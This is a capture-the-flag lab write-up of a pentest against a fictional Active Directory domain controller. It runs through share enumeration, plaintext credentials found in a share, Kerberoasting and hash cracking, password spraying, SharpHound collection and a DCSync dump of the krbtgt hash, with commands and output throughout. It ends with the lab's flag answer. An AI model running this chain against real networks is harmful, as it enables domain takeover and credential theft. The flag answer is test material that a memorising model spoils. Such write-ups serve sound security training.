General
Objective
An adult beverage company "Martini Bars" recently had a corporate breach and the compliance and risk team dictates they perform a penetration test at one of their branch offices. The Hack Smarter team has been authorized to perform an internal black box pentest.
Initial Access

The client has provided you with VPN access to their internal network, but no credentials.
IP: 10.1.30.27
Network Overview
Preparation
Create a folder structure that will hold screen prints, credentials, enumeration summaries, etc.
Folder Structure
# Basic Folder
mkdir -p {Credentials,Screenshots,Tools} && tree .

# Output
.
├── Credentials
├── Screenshots
└── Tools
Download the latest version of SharpHound and place the Tools in the Tools folder, because we will need it later on to do some Active Directory enumeration.
# Machine Folder
IP=10.1.30.27

mkdir -p $IP/{Enum/{bloodhound,nmap,nxc},Loot} && tree $IP

# Output
10.1.30.27
├── Enum
│   ├── bloodhound
│   ├── nmap
│   └── nxc
└── Loot
Enumeration
Start with a basic port scan to determine what we ware dealing with.
TCP - Ports & Sevice Detection
IP=10.1.30.27

sudo nmap $IP -p- -sV -Pn -sS --top-ports 1000 -T4 -oA $IP/Enum/nmap/tcp-open-ports

# Output
Nmap scan report for DC01.DRY.MARTINI.BARS (10.1.30.27)
Host is up (0.100s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-18 16:18:12Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: DRY.MARTINI.BARS, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: DRY.MARTINI.BARS, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3389-TCP:V=7.99%I=7%D=7/18%Time=6A5BA749%P=aarch64-unknown-linux-gn
SF:u%r(TerminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\
SF:0\x02\0\0\0");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
A good starting point is to always start to see if there are any shares / files that we can access before start enumerating other services, because shares / files are likely to contain some sensitive information.
SMB Enumeration (139/445)
IP=10.1.30.27

# if -u 'Guest' -> gives account disabled try -u '', permissons won't be listed then
nxc smb $IP -u 'Guest' -p '' --shares --log $IP/Enum/nxc/shares-user-guest.txt

# Output
SMB         10.1.30.27      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:DRY.MARTINI.BARS) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.1.30.27      445    DC01             [+] DRY.MARTINI.BARS\Guest:
SMB         10.1.30.27      445    DC01             [*] Enumerated shares
SMB         10.1.30.27      445    DC01             Share           Permissions            Remark
SMB         10.1.30.27      445    DC01             -----           -----------            ------
SMB         10.1.30.27      445    DC01             ADMIN$                                 Remote Admin
SMB         10.1.30.27      445    DC01             C$                                     Default share
SMB         10.1.30.27      445    DC01             IPC$            READ                   Remote IPC
SMB         10.1.30.27      445    DC01             NETLOGON                               Logon server share
SMB         10.1.30.27      445    DC01             notes           READ,WRITE
SMB         10.1.30.27      445    DC01             SYSVOL                                 Logon server share

# Notable Findings
- Non standard Share -> notesIP=10.1.30.27
# Investigate the notes share and as last step retrieve the found file
smbclient //$IP/notes -N -c "get notes.txt ./$IP/Loot/notes.txt" \
&& cat $IP/Loot/notes.txt
# Output
getting file \notes.txt of size 129 as ./10.1.30.27/Loot/notes.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
- Order more gin for lakeside
- Look for an engagement ring
- Check that notes works from Linux Mint
creds
mprice:*martini*
# Notable Findings
- Possible credentials -> mprice:*martini*Name resolving
For most of het nxc (netexec) commands you need to have some form of name resolving. You can make the adjustment by hand or let nxc do this for you.
IP=10.1.30.27

sudo nxc smb $IP --generate-hosts-file /etc/hosts

# Output
SMB         10.1.30.27      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:DRY.MARTINI.BARS) (signing:False) (SMBv1:False) (Null Auth:True)
Privilege Escalation
BloodHound
It is not possible to make dump of the Active Directory due to some SSL / Certificate problems from our machine to the domain controller.
IP=10.1.30.27

nxc ldap $IP -d DRY.MARTINI.BARS -u 'mprice' -p '*martini*' --bloodhound \
  --collection All --dns-server $IP
Kerberoasting
Enumerate Kerberoastable Accounts
IP=10.1.30.27

impacket-GetUserSPNs DRY.MARTINI.BARS/mprice:*martini* -dc-ip $IP -request

# Output
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName         Name        MemberOf                                                         PasswordLastSet             LastLogon  Delegation
---------------------------  ----------  ---------------------------------------------------------------  --------------------------  ---------  ----------
HTTP/athena.dry.martini.bar  ATHENA_SVC  CN=Remote Management Users,CN=Builtin,DC=DRY,DC=MARTINI,DC=BARS  2026-01-20 19:20:32.856622  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*ATHENA_SVC$DRY.MARTINI.BARS$DRY.MARTINI.BARS/ATHENA_SVC*$144d537e3401fe8eacd9873b09a32d74$eefa4948a2f404cd8cb12f78125251b301b71d3d20b5820263807dd2d8200350b2aa888cf8d0b9aa160ab0b0b67ac5005949486736cbb13de48f422c774a08255e9608c5021283aadd06abdb214e1d50d8a51331815e86cc639437026ba3a30bf293c4220892fcdb1261aa3439dbe7f01643ede19197cea2839eaf560d2ccd1680d5e51b0daf7d57886d57b7ea009e00dd7b14d359cb865f2f4419614733413c29ff4f54ce3a72b93ba21aa8990d8c84948f1feb74f2a01914c5cac5a4894f97c5cb1938d9e6c982fe7657eb933f96c2123c8cc8a487d79980a8a0bb61a0e669c332cfff072a588b5158cdf2069f8ab2d931849bf3c741c52c054167f45920b9718a57dd9f463736fd98a273d4134d37403bbd6840b7142ec8f3681ac23a2ab61bb852fa37bc29452af8a6405ac2787ccafabbf92c9447f60fcdca06618deeaa079f7bc430f938e4442ae3a0cf20d93a8b94783a41ce91be3927d0b947074da84696d10dbf219b45793816bdd7a7fb6276da33f719abf7245eb81551423d807404f8be3e08bbe4b255c56b7917baf0a00f51df3818c80d7870b936c73b497d2ccfefe84e424249e71498d239753ac9b9d6266f6c9db2383cb22acf3fd734dabe40e16f21ad3954bb246ea3b19698a1e4ac7909db1cc37c2ad57fe6eef2586eb767837bfa6669a7bd0fea5b684bdaeac92af37db6f04ffef114a4cc738b88bf4479953c4ef482620d71b581a5bf098ed7be83cad93cc845ba8035bf3f7b4409e23b04065439261416333dd2a8ed3aa8d7bfb8736295bce100aff6c8b619374a62e060c5fc4c7ba417dfce981b45d891483e39d387c41093fafe4df7bc2446c8691ae38e8c906573976dcf496e83f0bb737c9f18b7d30f77079ce9a9b517532ef3914941a21127da4cdd4e2f72f6ea14c507741658df09ef37a5b3ad517c65783fb9ef334de854ead1c21f674913d1fcc1b4ec3853de497998d85409eeb4cf4b12904f812b57add785015a81e5d1854d268d20af15d13b12719f5dcec43b2fcd2f0859ca84e30ad562a68836245d5ab29da61817e93e848161413c3223da21360bf9260d5a63497aa06409d5b4241c6a0bbc0a672fd360b68c4f031587a3a0437c5acc0abf526682ee793646c04c1a58f43f0536714c90497ad90077dfe2b120e126374217211c57f73e3e381d46670fda5a1fde03a17445fe44557094505fb7ee8a2c81d697e238d53c3aabf439925e8be415a11d17515f0a0387467b9f39c63920689ace99a429804ec12a209cbd90b188d524a6833ba49da784fd2c07f42e849172cb41a43c1da3df0521a90bffe5b626f33529b0c165329cb61e2fed8a0b72f988f4c3569080b6c9a1fcb826c41a8c3bbd5f934a45eaad894764d011b0fe3da93c2fd63a2addde96ee78980bd429c54cc15f55b8c700f387e6c95e807486ea28f95f93a33f35d466105766fd2cac2fa22016f640c32f73371823a09dbcf567c4e99e42f69f5bd1f32375b025faed

# Notable Findings
- User: ATHENA_SVC
- The user is member of the Remote Management Users
Crack Service Ticket Hashes
#. save the hash from the command above hash.txt
hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

hashcat -m 13100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show

# Notable Findings
Password -> 1dirtymartini
Post-Exploitation
Credential validation
Enumerate Domain Users
IP=10.1.30.27

nxc ldap $IP -u 'mprice' -p '*martini*' --users-export 10.1.30.27/Enum/nxc/users.txt

# Output
LDAP        10.1.30.27      389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:DRY.MARTINI.BARS) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.1.30.27      389    DC01             [+] DRY.MARTINI.BARS\mprice:*martini*
LDAP        10.1.30.27      389    DC01             [*] Enumerated 6 domain users: DRY.MARTINI.BARS
LDAP        10.1.30.27      389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.1.30.27      389    DC01             Administrator                 2026-01-12 17:00:19 2        Built-in account for administering the computer/domain
LDAP        10.1.30.27      389    DC01             Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.1.30.27      389    DC01             krbtgt                        2026-01-17 02:19:20 0        Key Distribution Center Service Account
LDAP        10.1.30.27      389    DC01             mprice                        2026-01-17 17:40:55 0
LDAP        10.1.30.27      389    DC01             athena.t0                     2026-01-20 19:20:44 0
LDAP        10.1.30.27      389    DC01             ATHENA_SVC                    2026-01-20 19:20:32 0
LDAP        10.1.30.27      389    DC01             [*] Writing 6 local users to 10.1.30.27/Enum/nxc/users.txt
Password Spray
IP=10.1.30.27

nxc smb $IP -u $IP/Enum/nxc/users.txt -p '1dirtymartini' --continue-on-success

# Output
SMB         10.1.30.27      445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:DRY.MARTINI.BARS) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.1.30.27      445    DC01             [-] DRY.MARTINI.BARS\Administrator:1dirtymartini The NETBIOS connection with the remote host timed out.
SMB         10.1.30.27      445    DC01             [-] DRY.MARTINI.BARS\Guest:1dirtymartini The NETBIOS connection with the remote host timed out.
SMB         10.1.30.27      445    DC01             [-] DRY.MARTINI.BARS\krbtgt:1dirtymartini The NETBIOS connection with the remote host timed out.
SMB         10.1.30.27      445    DC01             [-] DRY.MARTINI.BARS\mprice:1dirtymartini The NETBIOS connection with the remote host timed out.
SMB         10.1.30.27      445    DC01             [-] Error checking if user is admin on 10.1.30.27: The NETBIOS connection with the remote host timed out.
SMB         10.1.30.27      445    DC01             [+] DRY.MARTINI.BARS\athena.t0:1dirtymartini
SMB         10.1.30.27      445    DC01             [+] DRY.MARTINI.BARS\ATHENA_SVC:1dirtymartini

# Notable Findings
- athena.t0 -> 1dirtymartini
BloodHound
Collect Active Directory Data
evil-winrm -i $IP -u ATHENA_SVC -p 1dirtymartini
upload Tools/SharpHound.exe
./SharpHound.exe

dir

download 20260719064957_BloodHound.zip 10.1.30.27/Enum/bloodhound/20260719064957_BloodHound.zip
Analyze BloodHound Results

Ingest the Active Directory data and view the shortest path to Domain Admin. This path leads to the Athena.T0 account, for which we just recovered the password.
Domain Dominance
KRBTGT Hash Extraction
impacket-secretsdump DRY.MARTINI.BARS/athena.t0:1dirtymartini@10.1.30.27 -just-dc-user krbtgt

 # Output
 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:22ebc290e67668629c8d0812662a9c51:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:b2679af0c2283eff6926eda9fcdac99c7bc2b118158df3934a33d5f4f50baed3
krbtgt:aes128-cts-hmac-sha1-96:bfb79c68ae71254e572fd65dd34f5b5c
krbtgt:0x17:22ebc290e67668629c8d0812662a9c51
[*] Cleaning up...


# Notable Findings
 - The Requested NT Hash: 22ebc290e67668629c8d0812662a9c51
KRBTGT Hash Explanation
The KRBTGT account is used by the domain controller to sign Kerberos Ticket Granting Tickets (TGTs). If an attacker has that secret, they can create valid-looking TGTs that the domain will trust. This enables them to impersonate arbitrary users, including highly privileged accounts, for as long as the forged tickets remain valid and the KRBTGT secret is unchanged.
The password for this account doesn't expire and is most often not rotated in years!
Flags
| Flag | Value |
|---|---|
| What is the KRBTGT NT Hash? | 22ebc290e67668629c8d0812662a9c51 |
t